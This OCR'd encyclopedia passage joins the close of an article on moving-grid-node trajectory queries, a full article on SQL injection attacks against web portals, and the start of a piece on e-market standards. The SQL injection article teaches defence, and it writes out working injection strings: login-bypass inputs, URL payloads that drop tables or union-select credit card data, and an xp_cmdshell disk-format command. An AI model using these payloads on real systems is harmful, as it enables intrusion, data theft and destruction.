Cheng et al. (Cheng, Kalashnikov, & Prabhakar, 2004) report a variety of MGN trajectory query types, and proposes relevant query-processing algorithms that can support the MGN trajectory queries, limiting either the minimum probability that every result object must satisfy with the query predicate or the maximum number of result objects. However, to properly adopt existing probabilistic query-processing algorithms, one needs a probability distribution model that can represent the probability distribution of all possible states of each snapshot.

In Azzalini and Capitanio (1999), and the associated R project skew-normal package (R, 2004), two parameters, called multivariate correlation matrix and multivariate shape parameter vector, are used to control the shape and association of a multidimensional skewed-normal random distribution. In turn, the threshold determining whether any given portion of an uncertainty region satisfies a query can be parametrically managed. However, to apply this technique, or any multidimensional skew-normal distribution model, to the probabilistic query processing, the peak point of the distribution must be properly determined.

Figure 3(a) shows an example of a trajectory query. As shown in the figure, when the linear trajectory interpolation scheme is used, the peak of the probability of possible states is close to the peak of the snapshot's skew-normal distribution. Because q reaches the peak point, the probability that there is a state that is covered by the range q is near 50% (Figure 3(b)). In contrast, a higher-degree interpolation shows a more skewed distribution of possible states (Figure 3(c)), since the "most likely" trajectory curve passes through the left-hand side of the snapshot's center. Thus, in Figure 3c, the probability is much lower than 50%. Therefore, to find the proper peak point of the probability distribution of

Figure 3. Probabilistic query processing



a snapshot the following problem must be solved: "what is *the most likely state at a given time t*?"

The simplest approach to the problem of estimating the most likely trajectory is the conventional linear model that connects two consecutive reported states using a linear function. This line-based model generates trajectories with angles at joints (i.e., reported states).

Alternatively, spline-based trajectory estimation can be considered. The first spline-based higher degree trajectory model can be found in Yu et al. (2004). Instead of performing the 2nd-degree approximation of the Catmull-Rom spline, this 3rd-degree method (parametric cubic function) makes use of each state's reported velocity to interpolate visually smooth trajectory. Since each reported state is used as the joint of two adjacent trajectory segments, each pair of adjacent curve segments have the same slope (and speed) of the tangent at the joint (no visible angle). In the 5th-degree trajectory, the acceleration changes smoothly. Considering fast changing MGNs that are affected by momentum, not only the locations, but also some higher-order derivatives change without angle. Unlike fast changing objects, some slowly changing objects (e.g., animals and humans) can change velocity more abruptly. Further explanations, experimental results, and comparative analysis are available from the author.

FUTURE RESEARCH TOPICS AND CONCLUSIONS

This article investigated the relevant issues in designing an MGN portal that can be connected to the standard grid. Processing an MGN service-request matching query with uncertainty means that each result (selected) MGN is associated with the probability (or likelihood) that the MGN really satisfies the query predicates. To support probabilistic query processing, one needs to calculate the probability density of each snapshot: An appropriate application-specific distribution (e.g., bounded skewed-normal random distribution) can be used to estimate the probability density. If the snapshots can be further minimized, the spatio-temporal regions requiring indexing can also be commensurately limited and the query results will be associated with more probable likelihoods. By taking into account how the dynamics and environment may be variably constraining movement and thus, variably affecting the set of possible states of the MGN, one can further reduce the snapshots through a separate processing steps of contextualizing (modifying) the probability distributions.

REFERENCES

Azzalini, A., & Capitanio, A. (1999). Statistical applications of the multivariate skew-normal distribution. *Journal of the Royal Statistical Society, Series B*(61), 579-602.

Cheng, R., Kalashnikov, D. V., & Prabhakar, S. (2004). Querying imprecise data in moving object environments. *IEEE Transactions on Knowledge and Data Engineering, 16*(9), 1112-1126.

Deelman et al., 2004

Foster, I., & Kesselman, C. (1998). *The grid: Blueprint for a new computing infrastructure*. San Francisco, CA: Morgan Kaufmann.

Foster, I., & Kesselman, C. (2001). The anatomy of the grid: Enabling scalable virtual organizations. *International Journal of Supercomputer Applications, 15*(3), 200-222.

Gaynor, N., Moulton, S. L., Welsh, M., LaCombe, E., Rowan, A., & Wynne, J. (2004). Integrating wireless sensor networks with the grid. *IEEE Internet Computing, 8*(4), 32-39.

Ghanem, M., Guo, Y., Hassard, J., Osmond, M., & Richards, M. (2004, August 31-September 3). Sensor grids for air pollution monitoring. In *Proceedings of the UK e-Science All Hands Meeting*, Nottingham, UK. Retrieved from http://www.allhands.org.uk/2004/proceedings/proceedings/introduction.pdf

Pfoser, D., & Jensen, C. S. (1999). Capturing the uncertainty of moving-objects representations. In R. H. Guting, D. Papadias, & F. Lochovsky (Eds.), *Advances in spatial databases* (LNCS 1651, pp. 111-131). Berlin: Springer-Verlag.

Prager, S. D. (2005, July 31-August 3). Environmental Contextualization of Uncertainty for Moving Objects. In *Proceedings of GeoComputation*, Ann Arbor, Michigan. Retrieved from http://igre.emich.edu/geocomputation2005

R Development Core Team. (2003). *A language and environment for statistical computing*. Vienna, Austria: R Foundation for Statistical Computing. Retrieved from http://www.r-project.org/foundation/

Wolfson, O., Jiang, L., Sistla, A. P., Chamberlain, S., Rishe, N., & Deng, M. (1999). Databases for tracking mobile units in real time. In C. Beeri & P. Buneman (Eds.), *ICDT'99* (LNCS 1540, pp. 169-186). Berlin: Springer-Verlag.

Yu, B., Kim, S. H., Bailey, T., & Gamboa, R. (2004, July 7-9). Curve-based representation of moving object trajectories. In *Proceedings of the International Database Engineering and Applications Symposium*, Coimbra, Portugal, (pp. 419-425). Los Alamitos, CA: IEEE Computer Society.

Yu, B. (2006, April 23-27). A spatiotemporal uncertainty model of degree 1.5 for continuously changing data objects. In *Proceedings of the SIGAPP Symposium on Applied Computing, Mobile Computing and Applications Track*, Dijon, France. Retrieved from http://www.informatik.uni-trier.de/~ley/db/conf/sac/index.html. New York: ACM Press.

KEY TERMS

Metadata and Catalog Service (MCS): A software architecture that is designed to provide fine-grain (i.e., record-level) data search and access control facilities with various organizational security policies on the grid.

Moving Grid Node (MGN): A wireless network node that can continuously change or move over time.

MGN Dynamics: A set of the domains of the properties of all states of the trajectory.

MGN Portal: An intermediate network host that communicates with a set of MGNs using protocols designed to extend the MGNs' lifespan while exposing the MGNs to the client network using the standard grid (or Internet) protocols.

MGN Snapshot: A probability distribution that represents the probability of every possible *state* at a specific point in time.

MGN State: A point in a space-time. Each state associated with zero or more of the following optional properties: velocity, acceleration, and higher-order derivatives.

MGN Trajectory: A trajectory consisting of *dynamics* and *f*:*time* → *snapshot*, where *time* is a past, current, or future point in time.

Open Grid Service Architecture—Data Access Interface (OGSA-DAI): A software architecture that is designed to smoothly connect relational database systems to OGSA grids while providing a security infrastructure based on public-key authentication.

ENDNOTE

1 For indexing, data values are normalized to a certain range by an order-preserving domain transformation.

S

SQL Injection Attack as a Threat of Web Portals

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INTRODUCTION

SQL injection attack (CERT, 2002) is one of the most prevalent security problems faced by today's security professionals. It is today the most common technique to indirectly attack Web-powered databases and disassemble effectively the secrecy, integrity and availability of Web portals. The basic idea behind this insidious and pervasive attack is that predefined logical expressions within a pre-defined query can be altered simply by injecting operations that always result in true or false statements. With this simple technique, the attacker can run arbitrary SQL queries and thus s/he can extract sensitive customer and order information from e-commerce applications, or she/he can bypass strong security mechanisms and compromise the back-end databases and the file system of the data server. Despite these threats, a surprisingly high number of systems on the internet are totally vulnerable to this attack.

The article discusses various ways in which SQL can be "injected" into a Web portal. It presents some advanced methods of SQL injection, which can result in the compromise of the system. Techniques for the detection of SQL injection attacks are presented and some database lockdown issues related to this type of attack are discussed. The article concludes by providing secure coding practices and mechanisms that protect Web applications against unexpected data input by users; alteration to the database structure; corruption of data; and disclosure of private and confidential information that are all owed to the susceptibility of these applications to this form of attack.

BACKGROUND

Most organizations that have an "online presence" these days will be protected by some kind of software or hardware firewall solution (Theriault & Newman, 2001). The purpose of the firewall is to filter network traffic that passes into and out of the organization's network, limiting the use of the network to allowed, "legitimate" users. One of the conceptual problems with relying on a firewall for security is that the firewall operates at the level of IP addresses and network ports. Consequently, a firewall does not understand the details of higher-level protocols such as hypertext transfer protocol (HTTP), that is, the protocol that runs the Web portals.

There is a whole class of attacks that operate at the application layer and that, by definition, pass straight through firewalls. SQL injection is one of these attacks. It takes advantage of nonvalidated input vulnerabilities to pass SQL commands through a Web portal for execution by a backend database, that is, the heart of most Web applications. Attackers take advantage of the fact that programmers often chain together SQL commands with user-provided parameters, and can therefore embed SQL commands inside these parameters. Therefore, the attacker can execute malicious SQL queries on the backend database server through the Web portal.


To be able to perform SQL injection hacking, all an attacker needs is a Web browser and some guess work to find important table and field names. This is why SQL injection is one of the most common application layer attacks currently being used on the Internet. The inventor of the attack is the Rain Forest Puppy, a former hacker and, today, a security advisor to international companies of software development.

SQL INJECTION ATTACK

SQL injection is a particularly insidious attack since it transcends all of the good planning that goes into a secure database setup and allows mistrusted individuals to inject code directly into the database management system (DBMS) through a vulnerable application (Litchfield, 2001). The basic idea behind this attack is that the malicious user counterfeits the data that a Web portal sends to the database aiming at the modification of the SQL query that will be executed by the DBMS (Spett, 2002). This falsification seems harmless at first glance but it is actually exceptionally vicious. One of the most worrying aspects of the problem is that successful SQL injection is very easy to perform, even if the developers of the Web portals are aware of this type of attack.

The technologies vulnerable to SQL injection attack are dynamic script languages like ASP, ASP.NET, PHP, JSP, CGI, and so forth (Anupam & Mayer, 1998). Imagine, for example, the typical user and password entry form of a Web portal that appears in Figure 1. When the user provides her/his credentials, an ASP (active server page) code similar to the one that appears in Figure 2 might undertake to produce the SQL query that will certify the user's identity.

Figure 1. A typical user authentication form in a Web portal



In practice, when the user types a combination of valid login name and password, the portal will confirm the elements by submitting a relative SQL query in some table *USERS* with two columns: the column *username* and the column *password*. The most important part of the code of Figure 2 is the line:

*sql = “select * from users where username = ‘ “ + username + ” ‘ and password = ‘ “ + password + “ ‘ “;*

The query is sent for execution into the database. The values of the variables *username* and *password* are provided by the user. For example, if the user types:

username: *george*

password: *45dc&vg3*

the SQL query that is produced is the:

*select * from USERS where username = ‘george’ and password = ‘45dc&vg3’;*

which means that if this pair of *username* and *password* is stored in the table *USERS*, the authentication is successful and the user is inserted in the private area of the Web portal.

If however the malicious user types in the entry form the following unexpected values:

username: *george*

password: *anything’ or ‘1’ = ‘1*

then the dynamic SQL query is the:

*select * from USERS where username = ‘george’ and password = ‘anything’ or ‘1’ = ‘1’;*

The expression *‘1’=‘1’* is always true for every row in the table, and a true expression connected with ‘*or*’ to another expression will always return true. Therefore, the database returns all the tuples of the table *USERS*. Then, provided that the Web portal application received, for an answer, certain tuples, it concludes that the user’s password is ‘*anything*’ and permits his/her entry. In the worst case the Web portal application presents on the screen of the malicious user all the tuples of the table *USERS*, which is to say all the *usernames* with their *passwords*.

If the malicious user knows the whole or part of the login name of a user, the malicious user can log on as the user, without knowing the user’s *password*, by entering a *username* like in the following form:

username: *‘ or username like ‘admin%’*--

password:

The “—” sequence begins a single-line comment in Transact-SQL, so in a Microsoft SQL Server environment, everything after that point in the query will be ignored. By similar expressions the malicious user can change a user’s *password*, drop the *USERS* table, create a new database: the malicious user can effectively do anything possible to express as an SQL query that the Web portal has the privilege of doing, including running arbitrary commands, creating

Figure 2. An ASP code example that manages the users’ login requests in a database through a Web portal

```
username = Request.form("username");
        password = Request.form("password");
        var con = Server.CreateObject(ADODB.Connection");
        var rso = Server.CreateObject(ADODB.Recordset");
        var sql = "select * from users where username = ' " + username + " ' and
password = ' " + password + " ' ";
        rso.open(sql,con);
        if not rso.eof () then
                responsible.while ("Welcome to the database!")
```

and running DLLs within the DBMS process, shutting down the database server or sending all the data off to some server out on the Internet.

A Different Attack Vector

An SQL injection attack can also be performed by using query string parameters. When a user enters the URL <http://www.exampleportal.com/products/products.asp?productid=158>, an SQL query similar to the following is executed:

select product_name, product_details from PRODUCTS where productID = 158

An attacker may abuse the fact that the *productID* parameter is passed to the database without sufficient validation by manipulating the parameter's value to build malicious SQL statements. For example, by setting the value "*158 or 1=1*" to the *productID* variable, the attacker may result to the following URL:

http://www.exampleportal.com/products/products.asp?productid=158%20or%201=1

Each "%20" in the URL represents a URL-encoded space character, so the URL actually looks like this:

http://www.exampleportal.com/products/products.asp?productid=158 or 1=1

The corresponding SQL statement is:

select product_name, product_details from PRODUCTS where productID = 158 or 1=1

This condition would always be true and all *product_name* and *product_details* pairs are returned. The attacker can manipulate the application even further by inserting malicious commands. For example, in the case of Microsoft SQL Server, an attacker can request the following URL, targeting the name of the products table:

http://www.exampleportal.com/products/products.asp?productid=158%20having%201=1

This would produce the following error in the Web browser:

Column 'PRODUCTS.productID' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

/products.asp, line 15

Now that the attacker knows the name of the products table (*PRODUCTS*), the attacker can modify its contents or drop the entire table by calling up the following URL in the browser:

http://www.exampleportal.com/products/products.asp?productid=158;%20drop%20table%20PRODUCTS

An attacker may use SQL injection to retrieve data from other tables as well. This can be done using the SQL "*union select*" statement. This statement allows the chaining of the results of two separate SQL *select* queries. For example, an attacker can request the following URL:

http://www.mydomain.com/products/products.asp?productid=158%20union%20select%20number%20from%20CREDITCARDS%20where%20type='mastercard'

seeking for the execution of the following SQL query:

select product_name, product_details from PRODUCTS where productID = '158'

union

select number from CREDITCARDS where type='mastercard';

The result of this query is a table with two columns, containing the results of the first and second queries, respectively.

Advanced SQL Injection Attack

Among more advanced methods to gain access to Web-powered databases is the method of extracting information using time delays. The basic idea is that the attacker can make the SQL query that the database server is executing pause for a measurable length of time in the middle of execution, on the basis of some criteria. The attacker can therefore issue multiple (simultaneous) queries via SQL injection, through the Web portal into the database server and extract information by observing which queries pause, and which do not. This technique was used in a practical demonstration across the Internet and achieved with a satisfactory degree of reliability a bandwidth of about 1 byte per second (Andrews, Litchfield, Grindlay, & NGS Software, 2003). This technique is a real, practical, but low bandwidth method of extracting information out of the database.

Also, if SQL injection vulnerability is present in a Web portal, the attacker has a wealth of possibilities available in terms of system-level interaction. The extended stored functions and procedures provide a flexible mechanism for adding functionality to the DBMS. The various built-in extended functions and procedures allow the database server administrator (DBA) to create scripts that interact closely with the operating system. For example, the extended stored procedure *xp_cmdshell* executes operating system commands in the context of Microsoft SQL Server. These functions can be used by an attacker to perform any administrative task on a machine, including administration of the operating system's active (users) directory, the registry and the Web and data server itself.

PREVENTING SQL WEB PORTAL HACKING

The great popularity and success of the SQL injection attack is based on the fact that malicious users post the attack against the database by using legal entry forms of the Web portal. The simplest solution to counter this attack is to check the user's entry for the existence of single quotes in the strings that the user types (Mackay, 2005). As was shown from the examples discussed above, the majority of injection attacks require the use of single quotes to terminate an expression. However, in many applications, the developer has to side step the potential use of the apostrophe as a way to get access to the system by performing a string replace on the input given by the user. This is useful for valid reasons, for example, being able to enter surnames such as "O'Hara" or "M'Donalds." By using simple replace functions, such as the ones appearing in Figure 3 which remove or convert all single quotes to two single quotes, the chance of an injection attack succeeding is greatly reduced.

As shown earlier in the article, certain characters and character sequences such as ";", "*select*", "*where*", "*from*", "*insert*", "*drop*" and "*xp_*" can be used to perform an SQL injection attack. By removing these characters and character sequences from the user input before building a query, we can help reduce the chance of an injection attack even further (Maor & Shulman, 2004). So if the attacker runs the query:

select product_name from PRODUCTS where productid=158; xp_cmdshell 'format c: /q /yes '; drop database SYSTEM; --

and runs it through a Microsoft SQL Server environment, it would end up looking like this:

product_name PRODUCTS productid=158 cmdshell ''format c: /q /yes '' database SYSTEM

which is basically useless, and will return no records from the SQL query.

However, while a few troublesome characters can be easily disallowed, this approach is less than optimal for two reasons: first, a character that is useful to attackers might be missed, and second, there is often more than one way to represent a bad character. For example, an attacker may be able to escape a single quote so that the validation code misses it and passes the escaped quote to the database, which treats it the same way as a normal single quote character. Therefore, a better approach is to identify the allowable characters and allow only those characters. This approach requires more work but ensures a much tighter control on input. Regardless of which approach will be followed, limiting the permitted length of the user's entry is essential because some SQL injection attacks require a large number of characters.

If also the Web portal needs to accept a query string value for a product ID or the like, always a function (such as the *IsNumeric*() function for ASP) is needed that checks if the value is actually numeric. If the value is not numeric, then either an error or redirection of the user to another page is suggested, where the user can choose a product. Also, always posting the forms with the method attribute set to POST is required, in order to prevent clued-up users to get ideas—they might if they see form variables tacked onto the end of the URL.

Regarding the connection to the database, one of the practices that has to be avoided is the use of a database account with DBA's privileges. A user with DBA's privileges is allowed to do anything in the DBMS: creating logins and

Figure 3. Functions that filter and (a) remove or (b) convert all single quotes to two single quotes from the data which have been inserted by the user

```
function escape1(input)
        input = replace(input, " ' ", "");
        escape = input;
end function;
```

(a)

```
function escape2(input)
        input = replace(input, " ' ", " " ");
        escape = input;
end function;
```

(b)

dropping databases are just a few possibilities. It is sufficient to say that it is a very bad idea to be using the DBA (or any high-privileged account) for application database access. It is much better to create a limited access account and use that instead. This account may run with permitted access only to reading the tables of the database (Breidenbach, 2002).

To further reduce the risk of an SQL injection attack, all technical information from client-delivered error messages has to be removed. Error messages often reveal technical details that can enable an attacker to reveal vulnerable entry points. Also unused stored procedures or triggers or user-defined functions need to be removed.


Finally, the last but not least important security measure is the encryption of sensitive stored information. Even if the attacker will somehow managed to break through all the system of defense, the sensitive information in the database needs to remain secret, thus encrypted. Candidates for encryption include user personal information, user log in details, financial information such as credit card details, and so forth.

RELATED TECHNOLOGY

One way to check whether a Web portal is vulnerable to SQL injection attacks is with the use of specialized software, which is able to automatically scan the entire Web portal for vulnerabilities to SQL injection. This software will indicate which URLs or scripts are vulnerable to SQL injection attack so that the developer can fix the vulnerability easily. Besides SQL injection vulnerabilities, a Web portal scanner may also check for cross-site scripting and other Web vulnerabilities.

In order to check at runtime if the SQL statement execution is authorized or not (Su & Wassermann, 2006), a proxy server is first of all needed to get the SQL statement that is executing. To check if a SQL statement is allowed, the proxy driver will normalize the SQL statement and search to determine whether this statement already exists in a ready-sorted list. If the normalized SQL statement does exist, the SQL execution will be allowed only if the variables are within their expected values. If the normalized SQL statement is not in the allowable list, the system checks against another user supplied list of regular expressions. If the normalized SQL statement does not match to any regular expression on this list, the SQL execution will be blocked. This architecture is illustrated in Figure 4 and allows the system to handle exceptional cases that might not be compatible with the current algorithm of variable normalization. Since the system checks against the regular expression list after variable normalization, attackers should not be able to bypass the authorization process. And since most SQL statements do not need to be matched against the regular expression, performance impact should be minimal.

Figure 4. An almost-secure architecture for the protection from SQL injection attacks



Finally, there are automatic tools that protect from SQL injection by randomizing the SQL statement, creating instances of the language that are unpredictable to the attacker (Boyd & Keromytis, 2004). They also run as proxy servers.

FUTURE TRENDS

There are still a variety of problems to be solved in order to come up with a system that can support the full range of potential applications from SQL injection attacks in a secure fashion. The most notable omission in the list of solutions was an answer to the question of how to support multithreaded applications. We are not aware of any system tool that has addressed this problem.

Another important improvement is to provide network-based intrusion detection tools (Hofmeyr, Forrest, & Somayaji, 1998) with the ability to detect all known types of SQL injection attacks, both at HTTP protocol layer or database connection.

CONCLUSION

SQL injection attacks are a serious concern for Web portal developers as they can be used to break into supposedly secure systems and steal, alter, or destroy sensitive data. Unfortunately, the security model used in many Web applications assumes that an SQL query is a trusted command. This enables attackers to exploit SQL queries to circumvent access controls, authentication and authorization checks. In some instances, SQL queries may also allow access to host operating system level commands.

It has been shown how to perform the SQL injection attack by using Web portals' forms or URLs and how to prevent it by securing the input provided by the user. The best way to provide a defense against SQL injection attack is to filter extensively any input that a user may type and "remove everything but the known good data." This will ensure that only what should be entered in the field will be submitted to the server. However, it is not always possible to guard against every type of SQL injection attack. In any case, it is required that the developer be informed of the various types of attacks in order to be able to plan ways to combat.

Sensitive to SQL injection are the Oracle Database, the IBM DB2, the Microsoft SQL Server, the MySQL, the PostgreSQL to mention but a few database servers. In other words, SQL injection is a real threat and no DBMS is safe and invulnerable to this attack.

REFERENCES

Andrews, C., Litchfield, D., Grindlay, B., & NGS Software (2003). *SQL server security*. McGraw-Hill/Osborne.

Anley, C. (2002). *Advanced SQL injection in SQL server applications.* Retrieved January 2, 2007, from http://www.nextgenss.com/papers/advanced_sql_injection.pdf

Anupam, V., & Mayer, A. (1998). Security of Web browser scripting languages: Vulnerabilities, attacks, and remedies. In *Proceedings of the 7th USENIX Security Symposium* (pp. 187-200).

Boyd, S., & Keromytis, A. (2004). SQLrand: Preventing SQL injection attacks. In *Proceedings of the Second Applied Cryptography and Network Security (ACNS) Conference* (LNCS 2121, pp. 292-302). Heidelberg, Germany: Springer-Verlag.

Breidenbach, B. (2002). *Guarding your Website against SQL injection attacks* (e-book). Apress.

CERT (2002). *CERT vulnerability note VU#282403.* Retrieved January 2, 2007, from http://www.kb.cert.org/vuls/id/282403

Garfinkel, T. (2003). Traps and pitfalls: Practical problems in system call interposition based security tools. In *Proceedings of the Symposium on Network and Distributed Systems Security (SNDSS)* (pp. 163-176).

Hofmeyr, S. A., Forrest, S., & Somayaji, A. (1998). Intrusion detection using sequences of system calls. *Journal of Computer Security, 6*(3), 151-180.

Litchfield, D. (2001). *Web application disassembly wth ODBC error messages.* Retrieved January 2, 2007, from http://www.nextgenss.com/papers/Webappdis.doc

Mackay, C. A. (2005). *SQL injection attacks and some tips on how to prevent them* (Tech. Rep., The Code Project). Retrieved January 2, 2007, from http://www.codeproject.com/cs/database/SqlInje ctionAttacks.asp

Maor, O., & Shulman, A. (2004). *SQL injection signatures evasion* (White paper, Imperva). Retrieved January 2, 2007, from http://www.imperva.com/application defensecenter/white papers/sql injectionsignatures evasion.html

Spett K. (2002). *SQL injection: Is your Web applications vulnerable?* (Tech. Rep.). SPI Dynamics Inc.

Su, Z., & Wassermann, G. (2006). The essence of command injection attacks in Web applications. In *Proceedings of the 33rd Annual Symposium on Principles of Programming Languages (POPL'06).*

Theriault, M., & Newman, A. (2001): *Oracle security handbook* (chap. 13). Osborne/McGraw-Hill.

KEY TERMS

Intrusion Detection: It is the process of using specialized software to examine computer log files and discover information or activity that is out of place, and thus suspicious. It usually seeks only to identify all "known good" behaviors and assumes that everything else is bad. It has the potential to detect attacks of many kinds—including "unknown" attacks on custom code.

Cross-Site Scripting (or CSS) Attack: Cross-site scripting generally occurs when a dynamic Web page gathers malicious data from a user and displays the input on the page without it being properly validated. The data are usually formatted in the form of a hyperlink which contains malicious content within it and is distributed over any possible means on the Internet.

Database Administrator (DBA): It is an individual responsible for the planning, implementation, configuration, and administration of DBMSs. The DBA has permissions to run any command that may be executed by the DBMS and is ordinarily responsible for maintaining system security, including access by users to the DBMS itself and performing backup and restoration functions.

Database Management System (DBMS): It is a software package used to create and maintain databases. It provides a layer of transparency between the physical data and application programs.

Database Structured Query Language (SQL): It is the standardized query language for accessing, querying, updating, and managing data from a relational DBMS. The original version, called SEQUEL (Structured English QUEry Language), was designed by an IBM research center in 1975.

Firewall: It is a hardware or software solution to enforce security policies. A firewall has built-in filters that can dis-allow unauthorized or potentially dangerous material from entering the system. It also logs attempted intrusions. In the physical security analogy, a firewall is equivalent to a door lock on a perimeter door or on a door to a room inside of the building—it permits only authorized users to enter.

SQL Injection Attack: It is a form of attack on a Web-powered database in which the attacker executes malicious SQL commands by taking advantage of insecure code of a Web application, bypassing the firewall. SQL injection attack is used to reveal sensitive information or otherwise compromise the Web and data server.

Standardisation for Electronic Markets

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INTRODUCTION

Until not so long ago, electronic business was typically characterised by one-to-one relations—a customer doing business with a vendor. A big vendor would have business relations with a large number of customers, but these were all still individual one-to-one relations.

This *classic* B2B environment may be characterised by longstanding relations, quite frequently between a powerful customer and smaller suppliers. Here, the distribution of benefits was typically fairly uneven, with the big players reaping most of the benefits. Moreover, they would typically require their business partners to use a specific technology, which would suit their needs, but in many cases would be unsuitable for the small suppliers. As a result, there was not such a big need for standardised systems, because the *standards* were (implicitly) set by the big players for their respective networks anyway.

This situation is about to change with the proliferation of electronic marketplaces, each of which is characterised by a many-to-many relation (see Figure 1). This relation, in turn, is made up of a number of one-to-one relations, supplier—marketplace on the one hand and buyer—marketplace on the other.

One of the major consequences of this shift is the increased anonymity of buyers and sellers, who no longer do business directly, but through a mediator—the marketplace. Thus, the provision of adequate means to achieve the necessary level of trust is becoming crucial. Obviously, this needs to be supported by the marketplace.

BACKGROUND

The term *standard* may need some clarification—after all, it is used in many different contexts with fairly different meanings. Likewise, many different definitions have been proposed.

Webster's New Universal Unabridged Dictionary defines a standard as "An authoritative principle or rule that usually implies a model or pattern for guidance, by comparison with which the quantity, excellence, correctness, etc., of other things may be determined" (Webster's, 1992, p. 3026).

The *Oxford English Dictionary* says a standard is "The authorized exemplar of a unit of measure or weight; for example, a measuring rod of unit length; a vessel of unit capacity, preserved in the custody of public officers as a permanent evidence of the legally prescribed magnitude of the unit" (Brown, 1993, p. 3026).

The definition adopted by ISO[1] states that a standard is a document, "established by consensus and approved by a recognized body, that provides, for common and repeated use, rules, guidelines or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context" (ISO, 2004, p. 8).

In day-to-day life, standards encompass such diverse things as, for example, languages, currencies, country codes,

Figure 1. Many-to-many relations in e-markets





Figure 2. Taxonomy of e-business standards (Adapted from Gerst 2003)



voltage levels, and corporate letterheads. In the ICT[2]/e-business world, well-known standards include, for example, TCP/IP, ebXML, and EDIFACT.

Standards are set by a multitude of entities. Especially in the ICT/e-business sector a distinction between "de jure" and "de facto" standards may frequently be encountered. The former is used to denote standards produced by "formal" bodies, such as ISO or the ITU.[3] The latter refers to standards that are established through market mechanisms. Typically, this includes both proprietary standards (like MS-Word or SAP/R3; one company, or a group of companies, own the standard and the associated IPR), and "consortium standards," which are defined by an industry consortium[4] (frequently, though not necessarily, such specifications are freely available). Results of two recent studies suggest that industry does not see any particular differences in either the value or the impact of formal standards vs. those issued by major industry consortia (see Jakobs, 2005, and No-Rest, 2005, for further details). Therefore, in the following, no distinction between these types of standards will be made.

E-Business and ICT: An Integrated View

Figure 2 shows the different levels of process integration across the stack of standards-based, e-business-related services.


There are several prominent cases where those elements of the overall system that are frequently referred to as ICT infrastructure exert a significant influence on e-business and business processes. Issues like latency, scheduling or scalability may have considerable impact on an e-business application's performance. The same applies for clearly ICT-related technologies like grid-computing, which have enabling effects, with potentially enormous implications, on e-business.

Generally, technical standards play a crucial role in shaping not only the future form of the technology (Williams, Graham, & Spinardi, 1993) but also the nature and functioning of the organisation and the relationships between organisations (Tapscot, 1995). Consequently, the infrastructure standards affect the way in which organisations interact and do business electronically.

For example, whereas the standards for RFID technology would be *communication* standards (in Figure 2), they are essential in enabling organisations such as WalMart and the U.S. Department of Defense to integrate their global supply chain. In fact, this integration was triggered by the increased availability and maturity of RFID tags and readers. Here, elements and standards of the ICT infrastructure have been instrumental for the design and implementation of e-business systems.

Likewise, common network standards were critical to the success of Cisco's "global networked business model." This model was constructed based on the integration of all business relationships and the supporting communication within a "networked fabric." The global networked business

Figure 3. The layers of a 1:1 transaction



model opened the corporate information infrastructure to all key constituencies, leveraging the network for competitive advantage (Castells, 2000). Infrastructure technology standards supported the creation of a network that linked Cisco with its trading partners and was at the core of the Cisco e-business strategy.

Networks standards for wireless LANs (for example, the extension of the WirelessMAN Broadband Wireless Metropolitan Area Network Standard to support residential applications) affect the way in which business is conducted, hence shaping the evolution of e-business.

